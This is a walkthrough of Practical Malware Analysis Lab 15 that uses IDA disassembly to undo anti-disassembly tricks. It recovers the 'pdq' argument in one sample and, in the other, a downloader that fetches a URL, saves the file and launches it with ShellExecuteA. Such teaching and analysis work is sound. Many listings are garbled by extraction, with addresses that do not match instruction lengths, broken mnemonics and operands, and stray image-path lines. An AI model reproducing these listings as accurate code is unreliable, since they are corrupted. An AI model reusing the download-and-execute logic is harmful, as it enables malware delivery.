.text:00401047 33 C0
.text:00401049 74 01
.jz    short near ptr loc_40104B+1
.text:0040104B
.text:0040104B loc_40104B:           ; CODE XREF: .text:00401049Tj
.text:0040104B E8 68 10 3B+
.call  near ptr 00401000
.add   bh, bh
.adc   eax, offset printf
.text:00401050 00 FF
.text:00401052 15 00 28 4B+
.text:00401057 83 C4 04
.add   esp, 4
.text:0040105A 33 C0
.xor   eax, eax
.text:0040105C EB 15
.jmp   short loc_401073
.text:0040105E
.text:0040105E loc_40105E:           ; CODE XREF: .text:0040100ATj ; .text:0040101DTj ...
.text:0040105E 33 C0
.text:00401060 74 01
.jz    short near ptr loc_401062+1
.text:00401062
.text:00401062 loc_401062:           ; CODE XREF: .text:00401060Tj
.text:00401062 E8 68 1C 3B+
.call  near ptr 00401000
.add   bh, bh
.adc   eax, offset printf
.text:00401067 00 FF
.text:00401069 15 00 28 4B+
.text:0040106E 83 C4 04
.xor   eax, eax

```

This suggests that the technique has been used five times. To verify this, we can start reconstructing the intended code. As a first step, we convert the instruction at address 00401010 into data by pressing 'D'.

```

.text:00401010 E8      db 0E8h
.text:00401011 8B      unk_401011  db 8Bh ; I
.text:00401012 45      db 45h ; E
.text:00401013 0C      db 0Ch
.text:00401014 8B      db 8Bh ; I
.text:00401015          :
.text:00401015 48      dec   eax
.text:00401016 04 0F    add   al, 0Fh
.text:00401018 BE 11 83 FA+ mov   esi, 70FA8311h
.text:0040101D 75 3F    jnz   short loc_40105E
.text:0040101F 33 C0    xor   eax, eax
.text:00401021 74 01    jz    short near ptr loc_401023+1

```

At this point, we notice that too many opcodes have been mistakenly converted to data. To correct this, we start converting everything—except the rogue 0xE8 opcode—back into code by using the ‘C’ command. Once this process is complete, it reveals the second instance of a false conditional branch.

```

.text:00401000 55      push  ebp
.text:00401001 8B EC    mov   ebp, esp
.text:00401003 53      push  ebx
.text:00401004 56      push  esi
.text:00401005 57      push  edi
.text:00401006 83 7D 08 02 cmp   dword ptr [ebp+8], 2
.text:0040100A 75 52    jnz   short loc_40105E
.text:0040100C 33 C0    xor   eax, eax
.text:0040100E 74 01    jz    short loc_401011
.text:0040100F          :
.text:00401010 E8      db 0E8h
.text:00401011          :
.text:00401011 loc_401011:          ; CODE XREF: .text:0040100ETj
.text:00401011 8B 45 0C    mov   eax, [ebp+0Ch]
.text:00401014 8B 48 04    mov   ecx, [eax+4]
.text:00401017 0F BE 11    movsx edx, byte ptr [ecx]
.text:0040101A 83 FA 70    cmp   edx, 70h
.text:0040101D 75 3F    jnz   short loc_40105E
.text:0040101F 33 C0    xor   eax, eax
.text:00401021 74 01    jz    short near ptr loc_401023+1
.text:00401023

```

By repeating this process for each rogue instance of 0xE8, we gradually uncover previously hidden sections of the code. As a result, the disassembly starts to resemble a more accurate and coherent representation of the original program.

```

.text:0040100E
.text:00401010 E8          db 0E8h
.text:00401011
.text:00401011 loc_401011:           ; CODE XREF: .text:0040100ETj
.text:00401011 8B 45 0C    mov    eax, [ebp+0Ch]
.text:00401014 8B 48 04    mov    ecx, [eax+4]
.text:00401017 0F BE 11    movsx  edx, byte ptr [ecx]
.text:0040101A 83 FA 70    cmp    edx, 70h
.text:0040101D 75 3F      jnz    short loc_40105E
.text:0040101F 33 C0      xor    eax, eax
.text:00401021 74 01      jz     short loc_401024

.text:00401021
.text:00401023 E8          db 0E8h
.text:00401024
.text:00401024 loc_401024:           ; CODE XREF: .text:00401021Tj
.text:00401024 8B 45 0C    mov    eax, [ebp+0Ch]
.text:00401027 8B 48 04    mov    ecx, [eax+4]
.text:0040102A 0F BE 51 02  movsx  edx, byte ptr [ecx+2]
.text:0040102E 83 FA 71    cmp    edx, 71h
.text:00401031 75 2B      jnz    short loc_40105E
.text:00401033 33 C0      xor    eax, eax
.text:00401035 74 01      jz     short loc_401038

.text:00401035
.text:00401037 E8          db 0E8h
.text:00401038
.text:00401038 loc_401038:           ; CODE XREF: .text:00401035Tj
.text:00401038 8B 45 0C    mov    eax, [ebp+0Ch]
.text:0040103B 8B 48 04    mov    ecx, [eax+4]
.text:0040103E 0F BE 51 01  movsx  edx, byte ptr [ecx+1]
.text:00401042 83 FA 64    cmp    edx, 64h
.text:00401045 75 17      jnz    short loc_40105E
.text:00401047 33 C0      xor    eax, eax
.text:00401049 74 01      jz     short loc_40104C

.text:00401049
.text:0040104E E8          db 0E8h
.text:0040104C
.text:0040104C loc_40104C:           ; CODE XREF: .text:00401049Tj
.text:0040104C 68 10 30 40+ push   offset aGoodJob ; "Good Job!"
.text:00401051 FF 15 00 20+ call   ds:printf
.text:00401057 83 C4 04    add    esp, 4
.text:0040105A 33 C0      xor    eax, eax
.text:0040105C EB 15      jmp    short loc_401073
.text:0040105E
.text:0040105E loc_40105E:           ; CODE XREF: .text:0040100ATj
.text:0040105E
.text:0040105E 33 C0      xor    eax, eax
.text:00401060 74 01      jz     short loc_401063


.text:00401060
.text:00401062 E8          db 0E8h
.text:00401063
.text:00401063 loc_401063:           ; CODE XREF: .text:00401060Tj
.text:00401063 68 1C 30 40+ push   offset aSonIAmDisappoi ; "Son, I am disappoint."
.text:00401066 FF 15 00 20+ call   ds:printf
.text:0040106E 83 C4 04    add    esp, 4
.text:00401071 33 C0      xor    eax, eax

```


This confirms that the obfuscation technique was indeed used five times throughout the binary.

#### iv. What command-line argument will cause the program to print “Good Job”?

By highlighting the relevant section from main to ret, we can convert it into a function in IDA by pressing ‘P’. Once defined as a function, we can now view it using IDA’s alternative graph view for better analysis and readability.



This now reveals two possible outcomes from the comparisons within the code: one path results in the message "your parent is disappoint" — a subtle reference to a 4chan meme — while the other congratulates the user for doing a good job. At this stage, it becomes straightforward to convert the hex values in the comparisons to their character constants by pressing 'r'.



From the analysis above, we've determined that passing 'pdq' as an argument to the program causes all the checks to succeed, resulting in the message "Good Job!" being printed.

**e. Analyze the malware found in the file Lab15-02.exe. Correct all anti-disassembly countermeasures before analyzing the binary in order to answer the questions.**

**i. What URL is initially requested by the program?**

When opening the program in IDA and executing it, we observe that it immediately displays the message "not enough name" and then exits.

```

xt:00401000      assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
xt:00401000
xt:00401000 ; int __cdecl main(int argc,const char **argv,const char *envp)
xt:00401000 _main:
xt:00401000     push    ebp
xt:00401001     mov     ebp, esp
xt:00401003     mov     eax, 10280h
xt:00401008     call    __alloc_probe
xt:0040100D     push    ebx
xt:0040100E     push    esi
xt:0040100F     push    edi
xt:00401010     mov     byte ptr [ebp-102A0h], 0
xt:00401017     mov     ecx, 3FFh
xt:0040101C     xor     eax, eax
xt:0040101E     lea     edi, [ebp-1029Fh]
xt:00401024     rep     stosd
xt:00401026     stosb
xt:00401028     stosb
xt:00401029     lea     eax, [ebp-294h]
xt:0040102F     push    eax
xt:00401030     push    202h
xt:00401035     call    ds:_WSStartup
xt:0040103B     test   eax, eax
xt:0040103D     jz     short loc_401047
xt:0040103F     or     eax, 0xFFFFFFFFh
xt:00401042     jmp    loc_401308
xt:00401047 ; -----
xt:00401047 loc_401047:          ; CODE XREF: .text:00401030+j
xt:00401047     push    100h
xt:0040104C     lea     ecx, [ebp-100h]
xt:00401052     push    ecx
xt:00401053     call    ds:_gethostname
xt:00401059     test   eax, eax
xt:0040105B     jnz    short loc_401073
xt:0040105D     push    offset aNotEnoughName ; "not enough name"
xt:00401062     call    ds:_printf
xt:00401068     add    esp, 4
xt:0040106B     or     eax, 0xFFFFFFFFh
xt:0040106E     jmp    loc_401308
xt:00401073 ; -----
* C:\Windows\System32\cmd.exe
* Microsoft Windows [Version 6.1.7601]
* Copyright (c) 2009 Microsoft Corporation. All rights reserved.
* C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_15L>Lab15-02.
* exe
* not enough name
* C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_15L>_

```

Upon examining the data in IDA, it's clear that the disassembly is not clean—indicating the use of anti-disassembly techniques. To locate the URL initially requested by the program, we need to ensure the code is properly disassembled. We do this by scanning through the code for known antidisassembly patterns, particularly those involving E9 (JMP) or E8 (CALL) opcodes that reference invalid or suspicious function calls. This process leads us to a notable entry at address 0040115E.

```

*.text:0040115A 85 E4      test    esp, esp
*.text:0040115C 75 01      jnz    short near ptr loc_40115E+1
*.text:0040115E
*.text:0040115E loc_40115E:          ; CODE XREF: .text:0040115C+j
*.text:0040115E E9 6A 00 6A+    jmp    near ptr 004011C0h
*.text:00401163 6A 00          :
*.text:00401165 6A 00          push   0
*.text:00401167 E8 1A 02 00+    push   0
                                call   sub_401386

```

This code compares ESP to itself, which always results in a non-zero flag being set. If the flag is not zero, a jump occurs; however, the disassembler has incorrectly followed the false branch of this condition. Similar to the previous case, this false conditional branch is used as an anti-disassembly technique. To correct this, we convert the rogue opcode into data and restore the surrounding bytes back into code. Continuing our analysis, we encounter the next instance at address 004011D4, which performs a jump if the zero flag is set.

```

.text:0040115C ; ; CODE XREF: .text:0040115Ctj
.text:0040115E E9 ; ; CODE XREF: .text:0040115F
.text:0040115F ; ; CODE XREF: .text:0040115Ftj
.text:0040115F loc_40115F: ; ; CODE XREF: .text:0040115Ftj
    push 0
    push 0
    push 0
    push 0
    call sub_401386
    push eax
    mov eax, [ebp-102A4h]
    push eax
    call ds:InternetOpenUrlA
    mov [ebp-29Ch], eax
    cmp dword ptr [ebp-29Ch], 0
    jz short loc_4011AD
    lea ecx, [ebp-104h]
    push ecx
    push 0FFFFh
    lea edx, [ebp-102A0h]
    push edx
    mov eax, [ebp-29Ch]
    push eax
    call ds:InternetReadFile
    test eax, eax
    jnz short loc_4011C3
    ; ; CODE XREF: .text:004011ADtj
    push offset aInternetUnable ; "internet unable"
    call ds:printf
    add esp, 4
    or eax, 0FFFFFFFh
    jnp loc_401388
    ; ; CODE XREF: .text:004011C3tj
    ; ; CODE XREF: .text:004011C3tj
    loc_4011C3: ; ; CODE XREF: .text:004011ABtj
    mov ecx, [ebp-29Ch]
    push ecx
    call ds:InternetCloseHandle
    xor eax, eax
    jz short near ptr loc_4011D4+1
    ; ; CODE XREF: .text:004011D4tj
    loc_4011D4: ; ; CODE XREF: .text:004011D2tj
    call near ptr h0709201B
    add [ebp-1029F0B8h], cl
    call dword ptr [edx-1]
    adc eax, offset strstr
    add esp, 8
    mov [ebp-298h], eax
    cmp dword ptr [ebp-298h], 0
    jz loc_401386

```


Here, the preceding operation is a XOR that will always set EAX to 0. Because of this, we apply the same approach of interpreting the following bytes as data or code as needed. Moving ahead, we come across a noteworthy entry at address 00401215.

```


.text:004011D2
.text:004011D4 EB
.text:004011D5 loc_4011D5: db 0E8h
    push    offset aBamboo ; CODE XREF: .text:004011D2+j
    .text:004011D5 68 30 30 40+     ; "Bamboo::"
    .text:004011D5 00
    .text:004011DA 8D
    .text:004011DB 95
    .text:004011DC 60
    .text:004011DD FD
    .text:004011DE FE
    .text:004011DF
    .text:004011DF FF 52 FF
    .text:004011E2 15 2C 28 40+
    .text:004011E7 83 C4 08
    .text:004011EA 89 85 68 FD+
    .text:004011F0 83 BD 68 FD+
    .text:004011F7 0F 84 09 01+
    .text:004011FD 68 3C 30 40+
    .text:00401202 88 85 68 FD+
    .text:00401208 50
    .text:00401209 FF 15 2C 20+
    .text:0040120F 83 C4 08
    .text:00401212 C6 00 00
    .text:00401215
    .text:00401215 loc_401215: : CODE XREF: .text:loc_401215+j
    .text:00401215 EB FF jnp short near ptr loc_401215+1
    .text:00401215
    .text:00401217 C0
    .text:00401218 48 E8 F1 00+
    .text:00401218 00 00 89 85+
    .text:00401218 58 FD FE FF+
    .text:00401218 68 00 00 00+
    .text:00401218 00 FF 15 28+
    .text:00401218 20 40 00 83+
    .text:00401218 C4 04 89 85+
    .text:00401218 54 FD FE FF+
    .text:00401218 8B 8D 68 FD+
    .text:00401218 FF FF 83 C1+
    .text:00401218 08 89 8D 68+
    .text:00401218 FD FF FF 6A+
    .text:00401304 40 00
    .text:00401306 db 0C8h
    dd 0F1E848h, 85890000h, 0FFFFFD58h, 0A0000068h, 2815FF00h
    dd 83004020h, 85890404h, 0FFFFFD54h, 0FD688D88h, 0C183FFFFh
    dd 68808908h, 6AFFFFFFh, 6A006A00h, 8B006A00h, 0FFF06895h
    dd 858852Fh, 0FFF0D5Ch, 6415F50h, 89004020h, 0FFF06485h
    dd 750374Fh, 8D8DE801h, 0FFFFFEFCh, 6851h, 958B00001h
    dd 0FFF0D54h, 64858852h, 50FFFFD0h, 205C15FFh, 0C0850040h
    dd 0BD837474h, 0FFFFFFCh, 686B7600h, 403040h, 0FD588D8Bh
    dd 0FF51FFEh, 40202415h, 8C48300h, 0FD508589h, 958BFFFFh
    dd 0FFF0D50h, 8B016A52h, 0FFF0C85h, 8D8B50FFh, 0FFF0D54h
    dd 2015FF51h, 83004020h, 958B10C4h, 0FFF0D50h, 1C15FF52h
    dd 83004020h, 0B86604C4h, 0C03105EBh, 6AE8FA74h, 6A006A00h
    dd 58858800h, 50FFFFD0h, 6A006Ah, 205415FFh
    db 40h, 0

```

To resolve this, we first need to enable the ‘Patch’ submenu in IDA by editing the idagui.cfg file located in the cfg folder, then restart the program.



Now, beneath the rogue byte (EB), we can navigate to Edit > Patch program and change it to 90.



Converting this into code reveals that a different technique is being used at address 0040126D.

```

; CODE XREF: .text:004011D2Fj
.text:004011D5 loc_4011D5:
    push   offset aBamboo ; "Bamboo::"
    lea    edx, [ebp-102A0h]
    push   edx
    call   ds:strstr
    add    esp, 8
    mov    [ebp-298h], eax
    cmp    dword ptr [ebp-298h], 0
    jz     loc_401306
    push   offset asc_40303C ; "::"
    mov    eax, [ebp-298h]
    eax
    call   ds:strstr
    add    esp, 8
    byte ptr [eax], 0
* .text:00401215      nop
* .text:00401216      inc    eax
* .text:00401218      dec    eax
* .text:00401219      call   sub_40130F
* .text:0040121E      mov    [ebp-102A0h], eax
* .text:00401224      push   0A00000h
* .text:00401229      call   ds:malloc
* .text:0040122F      add    esp, 4
* .text:00401232      mov    [ebp-102A0h], eax
* .text:00401238      mov    ecx, [ebp-298h]
* .text:0040123E      add    ecx, 8
* .text:00401241      mov    [ebp-298h], ecx
* .text:00401247      push   0
* .text:00401249      push   0
* .text:0040124B      push   0
* .text:0040124D      push   0
* .text:0040124F      mov    edx, [ebp-298h]
* .text:00401255      push   edx
* .text:00401256      mov    eax, [ebp-102A0h]
* .text:0040125C      push   eax
* .text:0040125D      call   ds:InternetOpenUrlA
* .text:00401263      mov    [ebp-298h], eax
* .text:00401269      jz     short near ptr loc_40126D+1
* .text:0040126B      jnz    short near ptr loc_40126D+1

```

```

; CODE XREF: .text:00401269Fj
.text:0040126D loc_40126D:
    call   near ptr sub_4030FFh

```

```

; CODE XREF: .text:00401269Fj
; .text:0040126D
; .text:0040126D

```

Here, the subsequent 'jz' and 'jnz' instructions both jump to the same target. Since these are two different conditionals placed consecutively, this indicates the use of another anti-disassembly technique. By treating this as data and then converting the surrounding parts back into code, we reveal more of the assembly and further proof of anti-disassembly methods at address 0040126D.

```
text:00401260 ; CODE XREF: .text:00401269tj
text:00401260 db 0E8h
text:0040126E loc_40126E: ; CODE XREF: .text:00401269tj
text:0040126E
.text:0040126E     lea    ecx, [ebp-104h]
.text:00401270     push   ecx
.text:00401271     push   10000h
.text:00401272     mov    edx, [ebp-102ACh]
.text:00401273     push   edx
.text:00401274     mov    eax, [ebp-29Ch]
.text:00401275     push   eax
.text:00401276     call   ds:InternetReadFile
.text:00401277     test   eax, eax
.text:00401278     jz    short loc_401306
.text:00401279     cmp    dword ptr [ebp-104h], 0
.text:0040127A     jbe    short loc_401306
.text:0040127B     push   offset aWB ; "wb"
.text:0040127C     mov    ecx, [ebp-102A8h]
.text:0040127D     push   ecx
.text:0040127E     call   ds:fopen
.text:0040127F     add    esp, 8
.text:00401280     mov    [ebp-102B0h], eax
.text:00401281     mov    edx, [ebp-102B0h]
.text:00401282     push   edx
.text:00401283     push   1
.text:00401284     mov    eax, [ebp-104h]
.text:00401285     push   eax
.text:00401286     mov    ecx, [ebp-102ACh]
.text:00401287     push   ecx
.text:00401288     call   ds:Fwrite
.text:00401289     add    esp, 10h
.text:0040128A     mov    edx, [ebp-102B0h]
.text:0040128B     push   edx
.text:0040128C     call   ds:fclose
.text:0040128D     add    esp, 4
.text:0040128E
.text:0040128E loc_4012E6: ; CODE XREF: .text:004012EC1j
text:0040128E     mov    ax, 5EBh
text:0040128F     xor    eax, eax
text:00401290     jz    short near ptr loc_4012E6+2
text:00401291     call   near ptr 00401050h
.text:00401292     push   0
.text:00401293     mov    eax, [ebp-102A8h]
.text:00401294     push   eax
.text:00401295     push   0
.text:00401296     push   0
```


Here, we encounter a case of impossible disassembly, where the rogue opcode at 0x4012EC is used both during normal program execution and to perform an unnecessary call. By converting the surrounding areas to data and code as before, and logically following the assembly to verify its correctness, we arrive at a clearer and more accurate representation, as shown below.

```

    .text:004012E3 83 C4 04          add    esp, 4
    .text:004012E3
    .text:004012E6 66                db 66h
    .text:004012E7 88                db 088h ; +
    .text:004012E8
    .text:004012E8 EB 05          loc_4012E8: jmp   short loc_4012EF ; CODE XREF: .text:004012E8+j
    .text:004012EA
    .text:004012EA 31 C0
    .text:004012EC 74 F0          xor    eax, eax
    .text:004012EC jz    short loc_4012E8
    .text:004012EE E8                db 0E8h
    .text:004012EF
    .text:004012EF loc_4012EF: push   00h
    .text:004012F1 6A 00          push   0
    .text:004012F3 6A 00          push   0
    .text:004012F5 8B 85 58 FD+    mov    eax, [ebp-102A8h]
    .text:004012FB 50                push   eax
    .text:004012FC 6A 00          push   0
    .text:004012FE 6A 00          push   0
    .text:00401300 FF 15 54 20+    call   ds:ShellExecuteA ; Opens or prints a specified file
    .text:00401306
    .text:00401306 loc_401306: xor    eax, eax
    .text:00401306 33 C0          ; CODE XREF: .text:loc_401306+j
    .text:00401306
    .text:00401308 loc_401308: xor    eax, eax
    .text:00401308 5F                pop   edi
    .text:00401309 5E                pop   esi
    .text:0040130A 5B                pop   ebx
    .text:0040130B 8B E5          mov    esp, ebp
    .text:0040130D 5D                pop   ebp
    .text:0040130E C3                retn
    .text:0040130F

```

At this stage, there are no jumps to invalid addresses, and the code appears to form a valid function. To ensure proper execution, we first need to patch the rogue bytes scattered throughout—specifically, those bytes shown between lines like ‘db 0E8h’, ‘db 0E9h’, etc.—by replacing them with 0x90 (NOP) instructions so they are simply skipped over. However, to avoid errors, the bytes at 004012E6 (db 66h) and 004012E7 (db 0B8h) should **not** be patched and must remain as data since they are still in use. Once these changes are made, highlighting the area and pressing ‘P’ to convert it into a function reveals assembly that looks valid.



If incorrect bytes are replaced with NOPs, it can cause broken control flows—such as instructions that aren't connected to the main code or lack cross-references—meaning you might have to revisit and fix the patching process. For now, let's focus on the function `sub_401386`. Within this function, we observe what appears to be a string-building operation

```

push    ebp
mov     ebp, esp
sub    esp, 34h
mov     [ebp+var_34], 68h
mov     byte ptr [ebp+var_34], 74h
mov     [ebp+var_32], 74h
mov     [ebp+var_31], 70h
mov     [ebp+var_30], 30h
mov     [ebp+var_2f], 2fh
mov     [ebp+var_2e], 2fh
mov     [ebp+var_2d], 77h
mov     [ebp+var_2c], 77h
mov     [ebp+var_2b], 77h
mov     [ebp+var_2a], 2eh
mov     [ebp+var_29], 70h
mov     [ebp+var_28], 72h
mov     [ebp+var_27], 61h
mov     [ebp+var_26], 63h
mov     [ebp+var_25], 74h
mov     [ebp+var_24], 69h
mov     [ebp+var_23], 63h
